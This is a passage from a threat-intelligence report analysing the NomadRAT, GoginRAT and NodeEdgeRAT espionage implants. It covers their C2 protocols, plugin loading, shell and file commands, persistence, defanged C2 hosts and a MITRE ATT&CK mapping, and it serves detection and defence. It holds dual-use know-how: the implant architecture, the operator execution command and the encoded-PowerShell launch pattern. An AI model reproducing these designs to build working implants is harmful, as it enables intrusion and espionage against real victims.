The command polling thread is gated by this online state. Until registration succeeds, it remains idle. Once the online flag is set, the thread starts requesting commands through `GetCommandData`. Command retrieval uses two values: the MAC-derived fingerprint ID and a polling mode value. The

polling mode is stored by the orchestrator and is controlled by top-level C2 commands. The transmitter serializes these values into a small MessagePack object containing an `id` field and a `mode` field, base64-encodes the serialized object, and sends it as part of the command retrieval request. The polling mode has two observed values. Active mode uses value 0, while slower or inactive mode uses value 1.

A non-empty command response is expected to be base64-encoded structured data. After decoding the first layer, the orchestrator obtains an outer command object containing a command type and an associated data field.

The outer command object has the following logical form:

```
{
    "type": "<command type>",
    "data": "<command data>"
}
```

The top-level command type controls the orchestrator itself. The observed command types are:

Command ID	Behavior
0	Enter the plugin command path
1	No-op or keepalive behavior
3	Clear the online state and force host re-registration
4	Switch to active polling mode
5	Switch to slower polling mode

The plugin command

This command is reached when the outer command type is 0. In this case, the outer `data` field contains another Base64-encoded JSON object. After decoding, the orchestrator parses a second-layer command object containing a command identifier and another data field:

```
{
    "cID": "<command identifier>",
    "data": "<stringified plugin command>"
}
```

The `cID` field is likely a task identifier or correlation value used by the C2 protocol. The `data` field from the second layer is a string containing a third JSON object:

```
{
    "nMod": "<module identifier>",
    "nType": "<module action>",
    "cData": "<plugin payload>"
}
```

The `nMod` field identifies the target plugin. The `nType` field determines the action to perform. The `cData` field contains plugin-specific task data. Two plugin actions were observed:

Module Action	Behavior
1	Send “cData” to an already loaded plugin
2	Load or ensure the plugin identified by “nMod” is present

When the module action is 2, the orchestrator checks its internal plugin registry to determine whether the requested module is already loaded. If the module is already present, the orchestrator reports `loadsuccess` through `SendPluginRet`.

If the module is not loaded, the orchestrator requests the plugin binary from the C2 server through `GetPluginData`. The requested module is identified by the numeric `nMod` value from the plugin command. After base64-decoding the plugin data, the orchestrator treats the result as a PE image and reflectively loads it in memory. Once the plugin is mapped, the orchestrator resolves two required exports from the loaded module: `Init` and `ProcessMsg`. If either export is missing, the plugin is unloaded and the orchestrator reports `loaderror` through `SendPluginRet`. If both exports are present, the orchestrator initializes the plugin and provides it with the transmitter’s `PostData` export. This allows the plugin to send data back to the C2 server through the shared transmitter component. After successful initialization, the plugin is stored in the internal registry under its module ID and the orchestrator reports `loadsuccess`.

When the module action is 1, the orchestrator looks up the plugin by its module ID. If the plugin is not loaded, it reports `unloaded` through `SendPluginRet`. If the plugin is present, the orchestrator copies `cData` into a heap buffer and forwards it to the plugin’s `ProcessMsg` handler. At this point, the orchestrator no longer interprets the payload. The meaning of `cData` is plugin-specific; the orchestrator only acts as a router between the layered C2 command protocol and the loaded plugin.

Interestingly, NomadRAT is not limited to retrieving plugins from the C2 server. The orchestrator also contains a local plugin-loading routine that was not used in the observed C2-driven execution path. This routine builds a plugin path relative to the malware’s execution directory and attempts to load one of three DLLs from disk based on the requested module ID: `Plugin_Cmd.dll`, `Plugin_File.dll`, or `Plugin_PShell.dll`. Although we couldn’t obtain any plugin, the hardcoded plugin names suggest the framework was designed to support at least command execution, file-management, and PowerShell-related capabilities.

GoginRAT




Fig. 38. GoginRAT execution and plugin flow: a Go backdoor with an in-memory orchestrator that lazy-loads bundled local plugins on demand; only its command channel reaches the remote C2

Technical Overview

Another malware delivered via DriveSilkRAT is a modular Go backdoor we named GoginRAT, which consists of five components, two of which are plugins. While some code paths suggest that additional plugins could be deployed, this capability does not appear to be fully implemented in the analyzed samples. The components are:

- **loader**: a DLL written in C, responsible for loading the orchestrator
- **transmitter**: a Go-based DLL that exports functions used for communication with the hardcoded C2 server; all C2 communications are routed through this component
- **filesystem plugin**: a Go-based DLL that handles filesystem-related commands

- **shell plugin**: a Go-based DLL responsible for shell session management, command execution, and output collection
- **orchestrator**: the main Go-based component; it uses all other components except the loader, performs the initial handshake, receives commands from the C2 server, and dispatches them to the appropriate plugin

The backdoor architecture suggests an operator-oriented design rather than a simple one-shot implant. Filesystem and shell capabilities are implemented as separate plugins, each capable of creating independent sessions identified by host-specific and task-specific IDs. Once initialized, these sessions run in separate goroutines and communicate with the C2 through a shared callback into the transmitter component. This design allows concurrent activity: one operator could interact with a shell session while another browses the filesystem or transfers files through a separate session, without blocking the orchestrator.

The implementation also shows a solid understanding of Go internals and idioms. The malware uses goroutines, channels, mutexes, wait groups, context cancellation, cgo exports, and manual memory management across Go/C boundaries in a way that is deliberate and functional. The code is not merely a thin wrapper around system commands; it is a modular Go framework with session tracking, lazy-loaded plugins, asynchronous workers, and reusable transport callbacks.

The implementation suggests either a developer with strong Go experience or some degree of GenAI-assisted development. This is hinted at by Go test functions left in the orchestrator, which are unusual in a deployed malware component, and by the placeholder-like hardcoded encryption key `0123456789abcdef`.

Technical Analysis

The signed executable used to launch this chain was not recovered; the `mscorsvc.dll` loader name is consistent with sideloading through a legitimate .NET utility such as `mscorsvw.exe` or `ngen.exe`, though we could not confirm the host. The execution chain starts with `mscorsvc.dll`, a loader DLL that reads, decrypts, and loads `SvcLog.inf`. The latter is an obfuscated shellcode container that embeds an encrypted Go executable. After decryption, the Go executable is reflectively loaded in memory and takes over as the main orchestrator.

Once running, the orchestrator checks the mutex `Global\9D8B18B8-6508-8A18-837B-34368C225CE5` to ensure that only one instance is active. It then loads `update.dll`, the transmitter component responsible for all C2 communications. The transmitter communicates with the hardcoded C2 server `info[.]ktnet[.]org` over HTTP on port 80, using POST requests with “Content-Type: text/plain”. All communication is encrypted with AES-128-CBC and Base64 encoded.

The transmitter exports seven functions:

Export Name	Action	Obs.
FreePlugin	frees the memory zone received as parameter, which contains a plugin	not used in the analyzed samples
GetCommand	POST to http://<C2>/command	
GetConfigStatus	returns 1 if update.dll contains a valid config, else 0	not used in the analyzed samples
GetPlugin	POST to http://<C2>/plugin	not used in the analyzed samples

Export Name	Action	Obs.
SendOnline	POST to http://<C2>/online	
SendResult	POST to http://<C2>/result	not used in the analyzed samples
SendTranslate	POST to http://<C2>/translate	

The orchestrator first builds a host fingerprint, serializes it as JSON, encrypts it, and sends it to the C2 through `SendOnline`. This request is repeated until the decrypted C2 response starts with `success@`; the value after the separator becomes the `<host_id>` later used to identify the host in plugin sessions. If the handshake fails, the malware sleeps for a random interval before retrying; in the analyzed code, the normal sleep range is effectively 20–29 seconds.

After registration, the orchestrator enters an infinite command polling loop. For each iteration, it rebuilds the host fingerprint, encrypts it, and sends it through `GetCommand`. The decrypted C2 response is expected to follow the format `<command>@<argument>`.

The supported top-level commands are `none`, `exit`, `active`, `inactive`, `pullfile`, `exitfile`, `un_file`, `pullshell`, `exitshell`, and `un_shell`. The `active` command reduces the polling interval to 1-4 seconds, while `inactive` restores the original interval.

Filesystem plugin

The `pullfile` command starts a filesystem session. Its argument acts as a unique identifier `<file_id>`. When this command is received, the orchestrator starts a new goroutine that lazy-loads the filesystem plugin from `userClass.dat` (original filename: `pfile.dll`). This file is decrypted and memory-loaded, after which the orchestrator resolves three exports: `initF`, `stopF`, and `stopAllF`. The orchestrator calls `initF` with two parameters: a filesystem session identifier and a pointer to `SendTranslate` from the transmitter, used by the plugin to directly communicate with the C2. The session identifier has the plaintext form: `<host_id>@<file_id>`. This value is used as a key in a global map of active filesystem sessions, each entry pointing to a `FileSession` structure:

```
struct FileSession
{
    string hostID;
    string fileID;
    uintptr commFunc;
    context_Context ctx;
    PTR_context_CancelFunc cancel;
};
```

If the session key already exists, no duplicate session is created. Otherwise, the plugin creates a new session and starts a worker goroutine that polls the C2 through the `SendTranslate` callback by sending:

```
file@get@<host_id>@<file_id>@
```

The decrypted response has the format:

```
<request_id>@<filesystem_command>@<arguments>
```

The filesystem plugin supports the following commands:

Command	Action
ls	File listing
mkdir	Creates a directory
touch	Creates a file
delete	Deletes a file
drives	Creates a list of logical drives
upload	Writes Base64-decoded content to a specified local path
download	Reads a local file and returns its contents Base64-encoded
exit	The session is closed and deleted from the sessions map

Results are sent back through `SendTranslate` as:

```
file@result@<host_id>@<file_id>@<request_id>@<command_output>
```

The `exitfile` command stops a single filesystem session by calling the `stopF` export of the filesystem plugin with the specified session ID. The `un_file` command stops all filesystem sessions by calling `stopAllF`.

Shell plugin

The `pullshell` command is analogous to `pullfile`, but it starts an interactive shell session. The shell plugin stored as `setting.dat` (original filename: `pshell.dll`) is read, decrypted and memory-loaded. It exports `initS`, `stopS`, and `stopAllS`.

Upon receiving this command, the orchestrator lazy-loads the shell plugin and calls `initS` with a shell session identifier and the same `SendTranslate` callback pointer. The shell plugin creates a session object similar to `FileSession` used by the filesystem plugin, starts a hidden `cmd.exe` process, and obtains its stdin, stdout, and stderr pipes. The session then polls the C2 every second by sending:

```
shell@get@<host_id>@<shell_id>@
```

If the C2 returns shell input, the plugin appends CRLF and writes it to `cmd.exe` stdin. Output from stdout and stderr is read in 1024-byte chunks, base64 encoded, and sent back to the C2 through `SendTranslate` using:

```
shell@result@<host_id>@<shell_id>@<B64(output)>
```

As with the filesystem plugin's commands, the `exitshell` command stops a specific shell session by calling `stopS`, while `un_shell` stops all shell sessions by calling `stopAllS`.

Similarities to NomadRAT

While GoginRAT cannot be described as a direct port of NomadRAT, or vice versa, the two families follow a similar modular design. One possible explanation is that both projects were developed from a similar high-level specification. The shared design (an orchestrator, a transmitter used as a C2 middle

layer, and plugins initialized with a communication callback) could result from the same architectural requirements being implemented independently. In that scenario, an LLM-assisted workflow may also be plausible: the same broad malware design could have been described as a set of components and responsibilities, then implemented separately in different languages. This would help explain why one backdoor is written in C++ and the other in Go, while both preserve the same general architecture but differ in protocol details, implementation choices, and low-level code structure. However, without stronger evidence, this remains a hypothesis rather than a confirmed development link.

NodeEdgeRAT




Fig. 39. NodeEdgeRAT execution flow: no DLL and no plugins. DriveSilkRAT runs a legitimate Node.js runtime against an obfuscated script that executes entirely in that trusted process

Technical Overview

Another new malware delivered through the **DriveSilkRAT** infection chain was a ZIP archive named `Lkadio02.zip`.

```
Command echo: dir c:\ProgramData\Intel\GCC\

--- Result ---
CurrentHost:[<REDACTED>]
[c:\ProgramData\Intel\GCC\]
    12.05.2026 9:49:12             .
    12.05.2026 9:49:12            4B  253ADCF7-18D4-4E25-9185-B33E4B57DED3
    12.05.2026 8:58:13         177B  gcc_svc_log_2026-05-12.txt
    29.04.2026 9:13:35      20,00KB  IGCCSvc.db
   11.05.2026 16:09:45       11,87M  Lkadio02.zip
   23.09.2024 20:05:18       22,92M  node.exe
   26.11.2025 22:32:56      44,98KB  update.js
```




Fig. 40. DriveSilkRAT's plugins showing NodeEdgeRAT deployment

After the archive was uploaded and extracted on the victim host, the operators executed it through DriveSilkRAT's command-execution plugin:

```
Execute c:\ProgramData\Intel\GCC\node.exe c:\ProgramData\Intel\GCC\update.js
```

The archive contained a legitimate Node.js runtime and an obfuscated JavaScript implant named `update.js`. This execution method allowed the actor to run the implant through a clean, legitimate `node.exe` binary while keeping the malicious logic in a script file.

The implant, which we track as NodeEdgeRAT, is a lightweight, multiplatform Node.js RAT. Unlike GoginRAT or DriveSilkRAT, it does not implement a plugin system; instead, it is a self-contained RAT that exposes remote command execution and file-management capabilities directly through its JavaScript handler functions. The script is obfuscated with Obfuscator.io, a common JavaScript obfuscation tool. The obfuscation renames variables, wraps functions, and adds anti-debugging-style constructs, but the underlying logic remains fully recoverable.

Technical Analysis

Once deobfuscated, the script shows a straightforward RAT architecture centered on a main class named **C2Client**. Through its methods, this class generates a victim identifier, registers the victim host with the C2 server, performs periodic beaconing, executes operator-supplied commands or file-operation tasks, and returns results.

Class method	Role
registerWithC2()	collects and transmits basic system information including hostname, OS platform, OS release, username, client ID.
handleCommand()	acts as the central command dispatcher
executeCommand()	implements multiplatform command-execution capability

```
'serverHost': "evo[.]hoster-kg[.]com",
'serverPort': 0x1bb,
'connectInterval': 0x2710,
'encryptionKey': "change_this_key",
'clientId': null
```

Fig. 41. NodeEdgeRAT extracted malware configuration

At first glance, the C2 hostname `evo[.]hoster-kg[.]com` appears designed to impersonate or blend with the legitimate Kyrgyz hosting provider `hoster.kg`, consistent with the campaign's geographic focus. The encryptionKey field is also notable because it appears to be unused in the implementation. Its placeholder value, `change_this_key`, together with the generic structure of the code, may indicate GenAI-assisted development.

When executed, NodeEdgeRAT first attempts to create a lock file in its working directory where it stores the current process ID and acts as a single-instance mechanism. If the lock file already exists, the implant reads the stored PID and checks whether that process is still active.

After acquiring the lock, the implant creates a victim identifier. If a clientId is not already present in the configuration, it concatenates the hostname, username, and OS platform and encodes the result in Base64. The malware registers the victim with the C2 by sending a JSON POST request to the `https://<c2-address>/register` endpoint containing the host fingerprint:

```
{
    "hostname": "<hostname>",
    "platform": "<os_platform>",
    "release": "<os_release>",
    "username": "<username>",
    "clientId": "<base64_client_id>"
}
```

After registration, the implant enters its polling loop. Every `connectInterval` (from the configuration) milliseconds, it sends a JSON POST request to the `https://<c2-address>/checkin` endpoint with its clientId.

NodeEdgeRAT exposes a small but complete command set, each command associated with its own registered handler function. Every response is delivered back to the C2 via an HTTP POST to the `https://<c2-address>/result` endpoint. The result body includes the clientId, the command type, and command-specific output or error fields.

The supported command types are:

COMMAND TYPE	HANDLER	CAPABILITY
exec	executeCommand()	Execute shell or PowerShell commands
list	listDirectory()	Enumerate directories or Windows drives
read	readFile()	Read a file as UTF-8 text
write	writeFile()	Write text content to disk
upload	uploadFile()	Write Base64-decoded binary content to disk
download	downloadFile()	Read a file and return it Base64-encoded

Command Execution

The `executeCommand()` handler implements the implant's remote command-execution capability. It supports two execution modes. If the command string begins with `ps:`, the implant treats the remainder as a PowerShell command. It converts the command to UTF-16LE, Base64-encodes it, and launches PowerShell with:

```
powershell.exe -NoProfile -NonInteractive -EncodedCommand <base64_command>
```

The PowerShell process is launched hidden on Windows. Standard output and standard error are captured, Base64-encoded, and returned to the C2. If the command does not use the `ps:` prefix, the

implant executes it through the system shell. The shell is selected based on the operating system: Windows (`cmd.exe`) or Linux (`/bin/bash`).

This shows that although the delivered package was built for Windows by bundling a Windows Node.js runtime, the JavaScript implant contains cross-platform execution logic.

Filesystem Capabilities

The filesystem functionality gives the operator basic remote file-management capability. The `listDirectory()` handler lists the contents of a specified path and returns metadata for each item, including name, type, path, size, and modification time.

On Windows, if the requested path is exactly `drives`, the implant enumerates logical drives by executing:

```
wmic logicaldisk where "DriveType=2 OR DriveType=3" get Caption
```

The `readFile()` handler reads a file as UTF-8 text and returns the content to the C2. The `writeFile()` handler creates or overwrites a file using text supplied by the operator. The `uploadFile()` takes Base64-encoded content from the C2, decodes it, and writes it to disk. `downloadFile()` performs the inverse operation: it reads a local file, Base64-encodes its contents, and sends them back to the C2.

Persistence

The script contains a persistence routine named `addScheduler()`. This function creates a scheduled task named `SysEdgeUpdateTaskMachineCore`, whose description deliberately imitates a legitimate Microsoft Edge update task to blend in with the standard browser-maintenance jobs typically present on Windows. It executes a VBS script:

```
“%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Extensions\SysEdgeUpdate.vbs”
```

NodeEdgeRAT is less complex than the previous samples but provides the core capabilities expected from a remote access implant.

Conclusions

The activity described in this report should not be viewed as an isolated compromise, but as part of a sustained, multi-stage espionage operation supported by a broad and deliberately layered malware ecosystem. Across the investigation, the actor was observed deploying multiple distinct RAT families: DriveSilkRAT, SpiceRAT, CookiETagRAT, BloodAlchemy, NomadRAT, GoginRAT, and NodeEdgeRAT. The complexity and diversity of the tooling point to a hands-on, technically capable adversary rather than an opportunistic operator relying only on public malware.

A recurring pattern across the intrusion was the use of modular, plugin-oriented architecture. This allowed the actor to introduce new capabilities incrementally after the initial foothold. The actor also demonstrated a strong reliance on DLL sideloading through legitimate, signed applications, reducing suspicion at execution time while allowing malicious components to run inside trusted-looking process chains. Several malware families used encrypted payloads, runtime WinAPI resolution, obfuscation, indirect execution techniques, or custom protocols to complicate static analysis, telemetry interpretation, and detection engineering.

Overall, this campaign reflects a mature and persistent threat actor operating with clear objectives, prepared to maintain access, adapt to detections, and retool as needed as part of broader regional espionage activities.

MITRE ATT&CK

The following table maps the behaviors observed across the SilkParasite toolset to MITRE ATT&CK techniques. Coverage reflects techniques directly evidenced during this investigation.

Tactic	ID	Technique	Observation
Initial Access	T1566.001	Phishing: Spearphishing Attachment	Malicious Office documents delivered by spear-phishing, some inside password-protected RAR archives to evade gateway and sandbox inspection.
Execution	T1204.002	User Execution: Malicious File	Victim opens the lure document and enables macros.
	T1059.005	Command and Scripting Interpreter: Visual Basic	VBA macro in the lure drops and launches the sideloading chain.
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Command execution via `cmd.exe /c` (CookiETagRAT `run`, GoginRAT shell plugin, NodeEdgeRAT).
	T1059.001	Command and Scripting Interpreter: PowerShell	NodeEdgeRAT runs `powershell.exe -EncodedCommand` for its `ps:` execution mode.
	T1059.007	Command and Scripting Interpreter: JavaScript	NodeEdgeRAT is an obfuscated JavaScript implant (`update.js`) executed by a bundled legitimate Node.js runtime.
	T1047	Windows Management Instrumentation	DriveSilkRAT `Execute` plugin spawns processes through WMI; process and host enumeration via `Win32_Process` and WMI queries.
	T1106	Native API	HalosGate-style indirect syscalls that resolve and invoke syscall stubs directly (BloodAlchemy loader, CookiETagRAT); execution of shellcode through the `EnumTimeFormatsEx` callback (BloodAlchemy).
	T1620	Reflective Code Loading	In-memory .NET assembly loading (DriveSilkRAT) and reflective PE mapping of orchestrators and plugins (NomadRAT, GoginRAT, BloodAlchemy).
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task	SpiceRAT `schtasks` task running every two minutes; NodeEdgeRAT `SysEdgeUpdateTaskMachineCore`; BloodAlchemy `fl_bridge` task.
	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys	BloodAlchemy persistence via `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`.
Privilege Escalation	T1134.002	Access Token Manipulation: Create Process with Token	BloodAlchemy `impapi` plugin performs user-session impersonation and executes processes under another user's context.

Tactic	ID	Technique	Observation
Defense Evasion	T1574.002	Hijack Execution Flow: DLL Side-Loading	Core delivery technique across families using signed hosts (`ebook-edit.exe`, `FineReader.exe`, `Acrobatlog.exe`, `MpDefenderCoreService.exe`, `Mp3tag.exe`).
	T1036.005	Masquerading: Match Legitimate Resource Name or Location	Implants named after legitimate software (`GoogleDriveClient.exe`), the cosmetic `.hlp` extension, and PE metadata falsely claiming Microsoft; payloads staged in directories impersonating vendor paths (`C:\ProgramData\Intel\GCC`).
	T1036.004	Masquerading: Masquerade Task or Service	NodeEdgeRAT task imitates a Microsoft Edge update; SpiceRAT `Kovid Goyal EBook Task`; BloodAlchemy `FL Studio Bridge`.
	T1027	Obfuscated Files or Information	Mixed Boolean-Arithmetic obfuscation, opaque predicates, control-flow flattening, and encrypted WinAPI names across loaders and implants.
	T1027.002	Obfuscated Files or Information: Software Packing	ConfuserEx protection of .NET components and custom packing with LZNT1 compression.
	T1027.007	Obfuscated Files or Information: Dynamic API Resolution	SpiceRAT and HelpLoader resolve required APIs dynamically by hash.
	T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	RC4-, XOR-, AES-, and ChaCha20-encrypted payloads (`edit2.hlp`, `setting.cfg`, `fl_bridge2.bin`, `SvcLog.inf`).
	T1140	Deobfuscate/Decode Files or Information	Loaders decrypt staged payloads at runtime (RC4, XOR, AES-CBC, PRNG/FNV-1a keystream, LZNT1).
	T1027.011	Obfuscated Files or Information: Fileless Storage	BloodAlchemy stores its plugins and configuration in the `SOFTWARE\Microsoft\Store` registry key, keeping payloads off disk.
	T1562.001	Impair Defenses: Disable or Modify Tools	In-memory patching of `ntdll.dll` to remove EDR userland hooks (BloodAlchemy loader, CookiETagRAT).
	T1070.004	Indicator Removal: File Deletion	DriveSilkRAT deletes command files from Google Drive after execution; the unzip plugin removes its temporary archive.
Discovery	T1518.001	Software Discovery: Security Software Discovery	The lure macro checks for the Kaspersky `avp.exe` process and adapts its execution path.
	T1082	System Information Discovery	Host fingerprinting from CPU ID, motherboard serial, drive and OS details; `GetSystemInfo` plugin.
	T1016	System Network Configuration Discovery	MAC address and IP collection; `ipconfig` plugin.

Tactic	ID	Technique	Observation
	T1033	System Owner/User Discovery	`whoami` plugin and username/domain collection.
	T1057	Process Discovery	`PList` plugin enumerates running processes via `Win32_Process`.
	T1083	File and Directory Discovery	`dir` plugin and the GoginRAT filesystem plugin enumerate paths.
Collection	T1115	Clipboard Data	BloodAlchemy `cliplogger` plugin.
	T1056.001	Input Capture: Keylogging	BloodAlchemy `keylogger` plugin.
	T1005	Data from Local System	File read and staging for exfiltration (`type` plugin, `download`, `readFile`).
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	HTTP/HTTPS C2 across SpiceRAT, CookiETagRAT, NomadRAT, GoginRAT, and NodeEdgeRAT.
	T1071.004	Application Layer Protocol: DNS	BloodAlchemy supports DNS and DNS-over-HTTPS transport options.
	T1102.002	Web Service: Bidirectional Communication	DriveSilkRAT uses a shared Google Drive folder for tasking and responses.
	T1573.001	Encrypted Channel: Symmetric Cryptography	C2 traffic encrypted with RC4, ChaCha20, or AES depending on family.
	T1132.001	Data Encoding: Standard Encoding	Base64 and MessagePack encoding of registration and tasking data.
	T1001.003	Data Obfuscation: Protocol or Service Impersonation	Tasking hidden in HTTP `Cookie` and `ETag` headers so traffic reads as ordinary cache validation (CookiETagRAT); SpiceRAT responses wrapped in `<HTML>` tags to resemble web pages.
	T1105	Ingress Tool Transfer	Additional RATs and plugins retrieved from the C2 or Google Drive.
	T1090	Proxy	Optional hardcoded HTTP proxy and reuse of the system proxy configuration.
Exfiltration	T1041	Exfiltration Over C2 Channel	File exfiltration over the established C2 channels.
	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	DriveSilkRAT exfiltrates collected files to Google Drive.

IOCs

